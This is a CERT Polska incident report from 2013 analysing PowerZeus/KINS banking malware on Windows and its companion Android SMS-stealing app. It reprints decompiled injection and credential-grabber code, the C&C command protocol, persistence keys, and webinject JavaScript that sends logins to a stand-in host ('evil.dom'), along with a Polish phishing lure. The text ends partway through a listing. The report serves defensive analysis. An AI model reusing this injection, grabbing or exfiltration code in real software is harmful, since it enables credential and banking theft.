NASK

CERT POLSKA

Technical Report

A PowerZeus Incident Case Study

October 18, 2013

Contents

1 Introduction **1**
- 1.1 Background . . . 2
- 1.2 Webinjects – how to change the page content . . . 2
- 1.3 How the smartphones are infected? . . . 3
- 1.4 One Time Passwords . . . 4
  - 1.4.1 List of OTPs . . . 5
  - 1.4.2 Smartphone applications / hardware solutions . . . 5
  - 1.4.3 Text messages . . . 5
  - 1.4.4 Other methods and implementations . . . 5

2 Windows malware **5**
- 2.1 Main module . . . 6
  - 2.1.1 Infection process . . . 6
- 2.2 Configuration . . . 6
- 2.3 Encryption . . . 6
  - 2.3.1 C&C communication . . . 10
  - 2.3.2 Additional modules and API . . . 11
- 2.4 `grabber` module . . . 12
- 2.5 `zeus-dll` module . . . 14

3 The Android application **18**
- 3.1 Hiding the C&C numbers in the SMS commands . . . 19
- 3.2 `get info` command . . . 19
- 3.3 `new number` command . . . 20
- 3.4 `fin` command . . . 20
- 3.5 `uninstall` command . . . 21
- 3.6 Detailed logging . . . 21
- 3.7 Dynamic `.apk` file generation . . . 21
- 3.8 Hashes . . . 22

4 Recommendations **22**
- 4.1 Windows part . . . 22
- 4.2 Mobile phones . . . 22

1 Introduction

In July 2013 CERT Polska obtained information about an attack on Polish online banking users. This attack utilized a new strain of malware, which had similar abilities to the previously described ZeuS family, e.g. change a page content on-the-fly. The malware version described here stole user credentials, when she logged into the online banking site. Because of the fact, that some online banking systems in Poland use text messages based on One Time Passwords, cybercriminals found a way to also steal them. When a user enters credentials it displays a message, supposedly from the bank, that she has to install a special Android application in order to make her transactions more secure. Thanks to that malware controls both the phone and user machine and the botmasters are able to issue a wire transfer. This report contains details about that operation, technical description of both malware samples, dedicated for Windows and Android, and recommendations for users.

There is currently some confusion about the name of the malware. Some refer to it as PowerZeus (combination of *Power Loader* and *ZeuS*), while other use the name KINS (*Kasper Internet Non-Security*). Some differentiate between these two types of malware. More information is available under the following URLs:

- Xylibox:
  - `http://www.xylibox.com/2013/09/powerloader-20-alueron.html`
  - `http://www.xylibox.com/2013/09/having-look-on-kins-toolkit.html`
- RSA:
  - `https://blogs.rsa.com/is-cybercrime-ready-to-crown-a-new-kins-inth3wild`

Shortly after the draft of this report was created by us, the source code of the malware was made available on the Internet. This report is not based on the analysis of this source code.

Each page contains a TLP marking at the center of the page header.

This document are classified as TLP: WHITE. This means that the information contained herein carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release.TLP: WHITE information may be distributed without restriction, subject to copyright controls.

1.1 Background

In July and August 2013 CERT Polska received information about the online banking malware, which was stealing money from Polish users. The behavior of malware was similar to the one we observed in past – there was a webinject which used social engineering in order to make user install a malicious Android app called `E-Security`.

Historically, this scheme was realized by the Citadel spyware. However, we were unable to find any Citadel-like malware on the infected machine. Behavioural analysis led us to believe that the mechanism stayed the same and was very characteristic of a specific spyware type, namely ones based on ZeuS.

At the end of August 2013 we were able to obtain a sample that made a successful connection to the C&C server. Unfortunately, initially we were unable to find any code responsible for webinjects. However, after running the malware for an extended perioed of time, we were able to obtain this code. It turned out that malware, during its communication with the C&C server, loads additional modules, which are not present on the machine hard drive. One of the modules looks very much like ZeuS 2.0.

After the malware downloaded all of the modules, we were able to determine the way in which the content of the website is altered by the cybercriminals. Next sections contain a description of the infection and detailed technical analysis of the threat, both for Windows and Android Platforms.

1.2 Webinjects – how to change the page content

Some part of the malware (e.g. ZeuS) injects itself into the browser process in order to perform *man in the browser* attack and control the information that is displayed to the user.




Figure 1: *man in the browser* attack

Figure 1 presents an example of such an attack. User enters her login and password to one of the websites that attacker is interested in. This data is then sent to a server, just like in case of a normal website usage. Malware copies this HTTP request to the C&C server, so that cybercriminals have access to the authentication data that the user has entered. It does not matter whether the communication is encrypted or not – malware has access to the content before the encryption process has started.

However, obtaining a login and password is not the only purpose of this attack. The cybercriminal is able to control user browser and takes advantage of it. She can alter the website content, so that it is presented differently than it was intended. It allows to display a content that does not come from the server that victim is connected to. This mechanism is known as a *webinject* and is a popular method

of monetizing newly created botnet. Cybercriminals allow clients to buy a webinject for any page. This may be used to fool a user into revealing her one time password or switching to ads cybercriminals can monetize.

1.3 How the smartphones are infected?

Malware described in this report used a social engineering attack in order to persuade user to install malicious application on her phone. This application was known already in April 2013 and was aimed at Polish online banking users. Its primary goal was to intercept the one time passwords that were sent using text messages. It was installed by user that were led to think that this was a special security certificate required by the bank to improve the security level.

First step, presented on figure 2, depicts a process in which the victim's machine is infected. This may be by visiting a malicious website or opening a malicious e-mail attachment.

Figure 2: Malware infects a victim's machine

In the next step (fig. 3), after the user enters the online banking website, JavaScript code is injected for the purpose of obtaining the user's phone number and operating system. This data is sent to the C&C server, along with the login and password entered on the bank website. Thanks to this, cybercriminals can correlate the phone number with an account.

Next step (fig. 4) is to send a text message to the provided number. This message contains a URL to the malicious application. User is then asked to click on this link and install the malware on her smartphone. User thinks she is installing additional security certificate required by the bank.

Last step (fig. 5) is to download and install the malicious application. User is then asked to run it and provide the displayed code. This is made just to make sure that the user has run the application and the service responsible for intercepting text messages works in the background.




Figure 3: JavaScript injection – asking for the phone number

Figure 4: Sending a text message with the URL to the malicious application

Figure 5: Malware download

1.4 One Time Passwords

In order to provide additional security, banks usually use a secondary channel of authentication that is utilized to approve some of the operations made by the user. This is realized by the use of One Time

Passwords (OTP in short). Besides the obvious role of the additional authentication layer, OTP are different than regular passwords in another way. Even when the OTP is eavesdropped, it cannot be replayed. It is also not easy (and sometimes impossible) to predict future OTPs based on one that was eavesdropped. These passwords can be delivered via regular mail in the form of a paper list, hardware token or via text message or a special application dedicated for smartphones.

1.4.1 List of OTPs

List of all OTPs is made based on a random value called secret. This value is used to generate tens of passwords and then it is forgotten. It does not have to be kept on the server side in order to validate OTP correctness. This can be an asset when cybercriminals compromise the database – they still could not authenticate themselves when they do not have the list of passwords. This list of generated passwords is then sent to the user.

1.4.2 Smartphone applications / hardware solutions

Smartphone applications or hardware tokens are based on the same premise as the solution before. Instead of having a whole list of one time passwords user is provided with one passwords at the time. This way the user is sure that none of the passwords was used without her knowledge.

There is a second popular method of implementing One Time Passwords – both hardware and software ones. This is based on a secret that is shared between the bank server and the token. Then, based on the current time and this secret an OTP is generated. This OTP changes when a specified time period ends (e.g. 30 seconds). Of course, time between the token and bank server must be synchronized. This approach has an advantage: passwords are generated constantly and there is no need to create new password list.

1.4.3 Text messages

One Time Passwords can also be sent via text messages. In that case a random password is generated by the bank and is sent to the user along with some transaction details. Thanks to that user knows what operation she approves by typing this OTP.

1.4.4 Other methods and implementations

The methods mentioned above are a popular examples of One Time Passwords. This does not mean that the list presented here is exhaustive. Some of the companies prefer their proprietary solutions. Others serve as a trusted third party and provide a cloud based service for one time password authentication. In this case secrets are kept on the third party server and websites only use this server, but do not hold the actual authentication data. In this way, only one copy of the secret exists and it is harder to compromise it. Another solution is to have a different secret for every site, but, in case of hardware tokens, this can lead to significant costs.

2 Windows malware

MD5	SHA256
58bebe685a0b35149cf7f1daf059f3fa	442b1971e92aefeb93774a13cd2ca15f7f8e9dad99303f1c832bd62f10e30ed2
ce5b5d5ab30503f08e53689af8243d90	6374bcd1e869803c77356a2bfd179c3d2d7fff4bbdee0490480689f082c95cc4
e02562eb3b492b8c53b6418c9e20c7c8	ed7814398e1a8b68cb8140d11a4dd61b83bb6a9dcd5975acb2d50e564ec6fc51
5357d82dad4fc28b95de92661518e873	82c8ebce26095ac7859402abaaf46297b88e315ccc5cb53fe4cae6fa2bc6c425
c14054c5bfb589f9ea6d2f36e37ef755	28827494f06f9845f8844d2ac59c81e46dfd554143c2ef04c8748b12fad53dcf
76ff7795e25bfc46e5ccef307ccf8448	5434b1dff788ed1b3110b66bb9eb77232abd4256ec4c0b722643d8ed36a552d8
818ac574537b548bee3b7ddfeea31fcd	2d8d004311255697ce8ab38aea5f02ed9353b0ee260e8167108d9238fe8cc385
c79b5ebef20410f45b1142af41543fbf	6a7aa37d8f1e8076a0322fb3fa6946c406fba9e9e8b46df1e0eeb42359c0c3b4
45501cc5d9d04b8d48e1884fb6694e21	c45ed51b8b7207cd6f8d351c3227319370bb40467106e06b7a93e9cb360a69c7
bfdc8d21e77f71bafedc93e8829b045f	c4d1e9b1d36729aed6016611240892b46940e9d040973c734d29c482d833f423
d1845f52f4ad3fb0970bb99b6fd4ded1	5d2c6c0b4bba30c0222ddd87e0dfdeb596316ce989cf79250ec7bbfa85cdf7bd
533daf8c1740c821b49e0b75e8f0a7d2	d436a27b5478008264849ed2a710166450acc9ebd74dbddfcdd3bd782877078f

```
3fde79d3151edecb4fff62f86d8dfd43  efaf980e352cf502207a3d0106f69f8d05ad39a11f0e995ea30c36b5a57cef12
d1845f52f4ad3fb0970bb99b6fd4ded1  5d2c6c0b4bba30c0222ddd87e0dfdeb596316ce989cf79250ec7bbfa85cdf7bd
```

Listing 1: MD5 and SHA256 hashes of the analysed files

2.1 Main module

The malware has a modular build, i.e. there is one main module that infects machine and additional modules are responsible for malicious activities. These additional modules, like `grabber` or `zeus-dll` are described in the following chapters.

2.1.1 Infection process

Main executable is packed with different protectors, depending on the version. These protectors are designed to make dynamic analysis harder. They use the well-known methods like WinAPI's *IsDebuggerPresent*. After the unpacking process injects itself into a configuration defined process, or into one of the following processes:

- `explorer.exe`
- `iexplore.exe`
- `firefox.exe`
- `mozilla.exe`

Function which is used to perform this injection is presented on listing 2.

In order to gain persistence and run automatically at every restart, a registry key is created under the following key.

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

In order not to duplicate the infection, mutex called `Global\<ConfigKey>` is created. The `<ConfigKey>` parameter is described in the text below.

2.2 Configuration

The malware uses two different kinds of configuration. First is the configuration of the main module, which describes the parameters of the C&C connection. Second configuration describes which additional modules will run on the victims' machine.

Example of the in-the-wild configuration is given on listing 3. The communication between the bot and the C&C is encrypted using HTTPS and an RC4 cipher.

Additional modules configuration is initally empty and when the bot receives new modules, new entries are added and configuration is saved on the disk in an encrypted form.

Configuration defines which modules should be used, in which version and with which parameters. In this case malware will use `bot32`, `bot64` and `grabber` modules.

2.3 Encryption

Malware, after unpacking itself, decrypts the main configuration in the memory. This function is presented in the figure 6. Decrypted data are stored in the structure presented in listing 5.

The algorithm presented on figure 6 is equivalent to the Python instructions presented in listing 6.

```
char InjectIntoProcess(int pid, int InjectType){
  int pHandle;
  char v5;
  int v6;
  size_t size;

  char* UID = GetMachineGuid();
  if ( ! OpenMyMutex(pid, UID) )         return 0;
  pHandle = OpenProcess(1082, 0, pid);
  if (! pHandle )        return 0;
  if (!GetDebugPriv()) {
    if ( IsInjectable(pHandle) ){
      if ( !iswow64(-1) || iswow64(pHandle) ){
        v5 = inject_thread(pHandle, (int)code, code_size, InjectType);
      } else {
        if ( PathCode_tox64(&v6, &size) ){
          v5 = inject_thread(pHandle, v6, size, InjectType);
          VirtualFree(v6, 0, 0x8000);
        }
      }
    }
  }
  kern_CloseHandle(pHandle);
  return v5;
}
```

Listing 2: Function that injects code

```
[DCT]
srvurls=https://************.ru/dropfilms/data.php;https://************.ru/dropfilms/↩
    data.php;https://************.ru/dropfilms2/data.php
srvdelay=3
srvretry=6
buildid=main
fpicptr=GetKeyboardLayoutList
```


Listing 3: Main module configuration

```
[DCT]
mainver=15
[modules]
bot32=qprtctolnnqqupg
bot64=jfbmjigjwjiwppw
grabber=xbmxmnooivwfpgh
[modconn]
bot32=none
bot64=none
grabber=bot32
[modparams]
bot32=empty
bot64=empty
grabber=grab_ftps;grab_certs;
[modrunm]
bot32=2
bot64=2
grabber=0
[modver]
bot32=6
bot64=6
grabber=1
[inject]
*=bot32;bot64;grabber
```

Listing 4: Example of the additional modules configuration

```
struct config {
 uint32 key ;
 uint32 configLen ;
 uint32 whole_len ;
 char baseConfig[0..configLen-1] ;
}
```

Listing 5: Configuration struct



Registry content:

edi – data size

ecx – data pointer

Algorithm:
$B_i = B_i \oplus (K \bmod (i+1))$

Figure 6: Function used to decrypt configuration

```
''.join([chr(ord(mem[4*3+i]) ^ (key % (i+1))) for i in range(0,configLen)])
```

Listing 6: Instruction thet decrypts configuration

The malware uses RC4 cipher to encrypt its communication with the C&C and to encrypt configuration of the modules that are in use. Malware uses three different keys for this purpose:

`PersonalKey` Key that is created from the computer name, installation date and the Digital Product ID. In order to create this key, registry keys presented below are used.

```
HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\↩
    CurrentVersion\InstallDate
HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\↩
    CurrentVersion\DigitalProductID
```

`ConfigKey` Key, which is created by the concatenation of the registry key presented below with the letter `c`. If the registry key does not exist, `zc` string is used.

```
HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\Cryptography\↩
    MachineGuid
```

`DomainKey` Key, which is equal to the domain that the bot is connected to.

2.3.1 C&C communication

The trojan connects to the C&C URL that is defined in the communication. Configuration, besides using the HTTPS protocol, additionally encrypts communication using RC4 encryption algorithm. Two keys are used for this purpose – one for the communication coming from bot to the C&C and another one for communication from C&C to bot. Former uses the `DomainKey`, and all commands are in the form of:

```
RETKEY|func_id|func_args
```

while:

- `RETKEY` is the key which will be used to encrypt communication coming from the C&C server to bot. It can be any string, but `PersonalKey` is used.
- `func_id` is the ID number of command or query send to the C&C,
- `func_args` are arguments which are required to invoke this function.

Example of a query sent to the C&C:

```
2F7628C7H_Z57G|33|os=Windows XP 5111 sp3.1 32bit&bid=main
```

Main module supports 3 commands:

Hello
`func_id`: 33

Command which informs C&C about the new bot.
Argumenty (`func_args`):

`<os>` – operating system version

`<bid>` – `buildid` number from the configuration

C&C answer:
Commands, one per line, according to the following schema:
`Module.Function(args)`

where:

`Module` is the additional module name or `main`,

`Function` is the name of one of the exported functions, provided by the additional module DLL or one of the commands from the 1 is main module was selected,

`args` is the arguments of the invoked function.

ACK
`func_id`: 34

Command sent after the action is performed
Argumenty (`func_args`):

`<tid>` – task ID

`<ta>` – task status: `OK` or `Error` with the error code

C&C answer:
`Err` or `OK`

Download
`func_id`: 35

Command used to download a file
Arguments (`func_args`):

`<fid>` – file identifier

C&C answer:
`Err` or `OK`

2.3.2 Additional modules and API

Malware is build with an API for additional modules. This approach makes it easier for the botmaster to extend the bot capabilities, just by adding additional plugin and pushing it to all the bots. Malware, in order to be more stealthy, performs all of its operation in the memory, minimizing file writing. In order to load modules it uses WinAPI's `LdrLoadDll` and `LdrGetProcedureAddress` and parses PE files.

We were able to identify only two modules used in the wild, both of which are described in the following




Figure 7: Communication diagram

Table 1: List of commands supported by the main module

`main.Function`	**Description**
`DownloadRunExeId`	Download and run executable with a given ID
`DownloadRunExeUrl`	Download and run executable from the given URL
`DownloadRunModId`	Download and load module with a given ID
`DownloadUpdateMain`	Download and update malware main executable
`InjectApcRoutine`	Download and inject code in a given process
`InjectNormalRoutine`	Download and inject code in a given process
`SendLogs`	Send gathered data
`WriteConfigString`	Save configuration file from memory to disk

chapters.

2.4 `grabber` module

First module is the `grabber` module used to locate and extract specific data from the victims' machine. Listing 7 presents a routine that initializes the `grabber` module.

- `grab_all` – all of the below
- `gram_email` – search for e-mails and POP3, IMAP i SMTP accounts
- `grab_ftps` – search for the FTP login data
- `grab_cookies` – extract all cookies saved by Firefox and Internet Explorer
- `grab_certs` – extract all client certificates
- `grab_sol` – extract „Flash cookies"(`.sol` files)

```
int Init(const void *config){
  if ( !config || IsBadReadPtr(config, 1u) )  return 0;
  InitializeCriticalSection(&CriticalSection);
  EnterCriticalSection(&CriticalSection);
```

```
  hHeap = HeapCreate(0, 0x80000u, 0);
  GLOBAL_heapFlag = 0;
  if ( hHeap ) GLOBAL_heapFlag = 1;
  else         hHeap = GetProcessHeap();
  getOsVersion();
  if ( StrStrIA(config, "grab_all;") ) {
      GLOBAL_grabFlag |= grb_flg_sol|grb_flg_cert|grb_flg_cookie|grb_flg_ftp|↩
          grb_flg_email;
  } else {
    if ( StrStrIA(config, "grab_emails;") )  GLOBAL_grabFlag |= grb_flg_email;
    if ( StrStrIA(config, "grab_ftps;") )    GLOBAL_grabFlag |= grb_flg_ftp;
    if ( StrStrIA(config, "grab_cookies;") ) GLOBAL_grabFlag |= grb_flg_cookie;
    if ( StrStrIA(config, "grab_certs;") )   GLOBAL_grabFlag |= grb_flg_cert;
    if ( StrStrIA(config, "grab_sol;") )     GLOBAL_grabFlag |= grb_flg_sol;
  }
  LeaveCriticalSection(&CriticalSection);
  return 1;
}
```

Listing 7: `grabber` **module initialization**

Listing 8 presents a main routine of the `grabber` module. It starts with the `knock!` string is being sent to the C&C server with the id equal to `31`. All the other action depend on the state of `GLOBAL_grabFlag` flag. Analysis of the functions that are present in this module shows that multiple login information are stolen. Among them are:

- CuteFTP
- FTP Commander
- WinSCP
- WS_FTP
- Total Commander
- Core FTP
- Far Manager
- FileZilla
- SmartFTP

```
int Start(){
  if (! osVersion && ptrCollectorFunc ) return 0;
  EnterCriticalSection(&CriticalSection);
  ptrCollectorFunc(31, 0, "knock!", 7); // <-- send to CnC
  global_com = CoInitializeEx(0, COINIT_APARTMENTTHREADED);
  if ( GLOBAL_grabFlag & grb_flg_ftp ){
    ftp_sub_generic();          ftp_sub_cuteFTP();
    ftp_sub_totalCommander();   ftp_sub_ws_FTP();
    ftp_sub_filezilla();        ftp_sub_farManager();
    ftp_sub_winSCP();           ftp_sub_ftpCommander();
    ftp_sub_coreFTP();          ftp_sub_smartFTP();
  }
  if ( GLOBAL_grabFlag & grb_flg_email ) {
    if ( (unsigned int)osVersion < 4 ) {
      emai_sub_unknow1(0);        sub_grabWindowsContacts1();
    } else {
      email_sub_windowsMail(0);   sub_grabWindowsContacts2();
    }
    email_sub_unknow2();   email_sub_windowsMail(1);
  }
  if ( GLOBAL_grabFlag & grb_flg_cookie ){ grab_cookies(); }
  if ( GLOBAL_grabFlag & grb_flg_cert )  { grab_cert1(); }
  if ( GLOBAL_grabFlag & grb_flg_sol ){
     grab_sol1();
     WCHAR pszPath[260];
     if ( getAppData_solPath(&pszPath) ) grab_sol2(&pszPath);
  }
  CoUninitialize();
  LeaveCriticalSection(&CriticalSection);
  return 1;
```

```
}
```

Listing 8: Main routine of the `grabber` module

```
.text:01002138 cookie_file:                            ; DATA XREF: grabCookies_Firefox+11↓o
.text:01002138                 unicode 0, <cookies.sqlite>,0
.text:01002156                 align 4
.text:01002158 cookie_query    db 'SELECT baseDomain,name,value FROM moz_cookies;',0
.text:01002158                                         ; DATA XREF: grabCookies_Firefox+82↓o
```

Figure 8: Fragment of the function used to grab Firefox cookies

2.5 `zeus-dll` module

The next module is what we called `zeus-dll`. It is named after *ZeuS* 2.0.8.9, which most of its functions come from. The difference it that it is wrapped in the Dynamic Link Library and has an API implemented, so that it can be used with the main module. Listing 9 presents a function that is run upon initialization. Its analysis helps to understand the API used for plugins. Function names suggest that the API was created based on a SpyEye architecture from 2011.

API functions:

- `TakeGateToCollector(void* func)` – sets a function used to send data to the C&C
- `TakeGateToCollector2(void* func)` – see above
- `TakeGateToCollector3(void* func)` – see above
- `TakeWriteData(void* func)` – see above
- `TakeBotGuid(char* uid)` – sets bot ID
- `TakeBotPath(char* )` – sets file path to the bot file

```
  int retVal = 2;
  void* funcAddr;
  if ( ! modBase && name ) return 0;
  modConf* config = importConfig(modBase, name);
  if ( ! modConf) return 0;
  funcAddr = exportFind(modBase, "TakeGateToCollector"); //API-CALL
  if ( funcAddr ) (col1Func)(bot::func_apiCollect1);
  funcAddr = exportFind(modBase, "TakeGateToCollector2"); //API-CALL
  if ( funcAddr ) (col1Func)(bot::func_apiCollect2);
  funcAddr = exportFind(modBase, "TakeBotGuid"); //API-CALL
  if (funcAddr) (funcAddr)(&GLOBAL_BOT_ID);
  funcAddr = exportFind(modBase, "TakeBotPath"); //API-CALL
  if ( funcAddr ) (funcAddr)(GLOBAL_BOT_FILENAME);
  funcAddr = exportFind(modBase, "TakeBotVersion"); //API-CALL
  if ( funcAddr ) (funcAddr)(0x01000200);
  threadArgs* args1 = HeapAlloc(hHeap, 8u, 0x14u);
  if (! args1 ) return 0;
  args1->funcAddr = exportFind(modBase, "Init"); //API-CALL
  if (!args1->funcAddr) args1->funcAddr = exportFind(modBase, "SpyEye_Init");//API-CALL
  if ( args1->funcAddr ) {
    args1->flag = 0;
    args1->recordsPtr = str::makeCopyExA(-1, arg3);
    HANDLE th = CreateThread(0, 0, handleIncomingData, args1, 0, 0);
    if (HANDLE) CloseHandle(th);
    else retVal = 0;
  } else { retVal = 3; }
  mem::free(args1);
  int stateVal = 0;
  if ( retVal == 2 ) {
    funcAddr = exportFind(modBase, "GetState");
```

```
    if ( funcAddr ) {
      modConf->stateFunc = funcAddr;
      stateVal = funcAddr();
    }
  }
  funcAddr = exportFind(modBase, "TakeGateToCollector3"); //API-CALL
  if ( funcAddr ) (funcAddr)(bot::apiCollect3);
  funcAddr = exportFind(mod, "TakeWriteData"); //API-CALL
  if ( funcAddr ) (funcAddr)(bot::sendData);
  if ( stateVal ) reutnr retVal;
  threadArgs* args2 = HeapAlloc(hHeap, 8u, 0x14u);
  if ( !args2 ) return 0;
  args2->funcAddr = exportFind(modBase, "Start"); //API-CALL
  if ( !args2 ) args2->funcAddr = exportFind(modBase, "SpyEye_Start"); //API-CALL
  funcAddr = args2->funcAddr;
  if ( funcAddr ) {
    modConf->funcStart = funcAddr;
    args2->flag = 1;
    args2->recordsPtr = 0;
    HANDLE th = CreateThread(0, 0, handleIncomingData, args2, 0, 0);
    if (th) CloseHandle(th);
    else retVal = 0;
  }
  mem::free(args2)
  return retVal;
}
```

Listing 9: `zeus-dll` module - initialization function

There is also one important difference between the standard ZeuS and this module. Standard ZeuS bot comes only with a configuration stub that is used to get full configuration from the C&C server. However, this version has all of the configuration in one of the PE sections. Although it also contains URLs pointing to where the full configuration is, we did not see any connections to that URL.

Below is the description of configuration found in an infected sample.

Webfilter

This section of configuration contains a list of URL patterns. If the user visits a new website and it is matched against any of the patterns an action is performed defined for this pattern. Available actions are:

- `@` – means that every time users clicks on anything, a screenshot is performed,
- `!` – ignores all of the data that user enters.

Listing 10 contains entries which were present in the *WEBFILTERS* section. Bot had patterns for 10 different online banking systems proceeded with an `@`, which means that every time user clicks a screenshot is performed. This same section contained 5 URLs which were proceeded with `!`, which means that the data sent to these URLs will be ignored.

```
[0] @*######.pl*
[1] @*######bank.pl*
[2] @*######.pl*
[3] @*######24.pl*
[4] @*######online.pl*
[5] @*######c.pl*
[6] @*######24.pl*
[7] @*######bank.pl*
[8] @*bank######.pl*
[9] @*######bank.pl*
[10] @*######bank######.pl*
[11] !https://*porno*
[12] !https://*chat*
[13] !https://*forum*
```

```
  [14] !https://*msn.*
  [15] !https://*facebook*
 </WEBFILTERS>
```

Listing 10: WEBFILTERS section

Webinject

Attackers used a method of avoiding *same-origin policy* (listing 13). This policy prevents browser from sending AJAX requests (short for *Asynchronous JavaScript and XML*) with other domains. This communication is required by the malware in order to send data and get scripts from the C&C server and inject them to online banking. This was circumvented by using `<script ... >` HTML tags, which can load scripts from different domains (in this case, domain of the C&C server). Data is sent to the C&C using GET requests (which are not a subject to same-origin policy) and the result is saved in the script.

Below is an example of such JavaScript:

```
// query is sent and response is processed
document.write('<script␣src="http://evil.dom/send.php?dane=login:1+password:2"></script>↩
    ');


// answer from the server - sent from send.php?...
alert('server␣response');
```

Listings 11, 12, 13, 14, 15 present JavaScript fragments which are injected into the online banking system. Their effects are presented in the figure 9.

```
<script>
  var server='https://lampras.com/encrypted_content/';
</script>
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js"></script>
<script>
```

Listing 11: Webinject - loading jQuery and defining C&C URL

```
var PLText = {
   legend : 'Zainstaluj␣w␣Twoim␣telefonie␣komórkowym␣certyfikat␣E-Security,␣powstały␣ze␣↩
       współpracy␣z␣naszym␣bankiem,␣aby␣dalej␣korzystać␣z␣Bankowością␣Elektroniczną!␣Ten↩
       ␣certyfikat␣pozwoli␣korzystać␣się␣z␣szyfrowania␣algorytmem␣AES␣o␣długości␣klucza␣↩
       256␣bitów,␣przy␣użyciu␣wiadomości␣sms.␣Poniższe␣kroki␣pozwolą␣CI␣zainstalować␣ten↩
       ␣certyfikat.',
   choose : 'Proszę␣wybrać␣system␣operacyjny␣Twojego␣telefonu␣komórkowego:',
   specify : 'Wpisz␣Twój␣numer␣komórkowy␣aby␣dostać␣wskazówki␣dotyczące<br>␣instalacji␣↩
       certyfikatu␣E-Security',
   number : 'Numer␣telefonu␣komórkowego:',
   enter : 'Wprowadź␣kod␣E-Security:',
   other : 'Inne',
   cmsgSuccess : 'Certyfikat␣został␣pomyślnie␣zainstalowany!',
   next : 'DALEJ␣>>',
   finish : 'ZAKOŃCZ'
```

Listing 12: Webinject - Polish messages

```

function datacollect(){
  var info='Login:␣'+injData.login;
  info+='<br>HASLO:␣'+document.getElementById('full_pass').value;
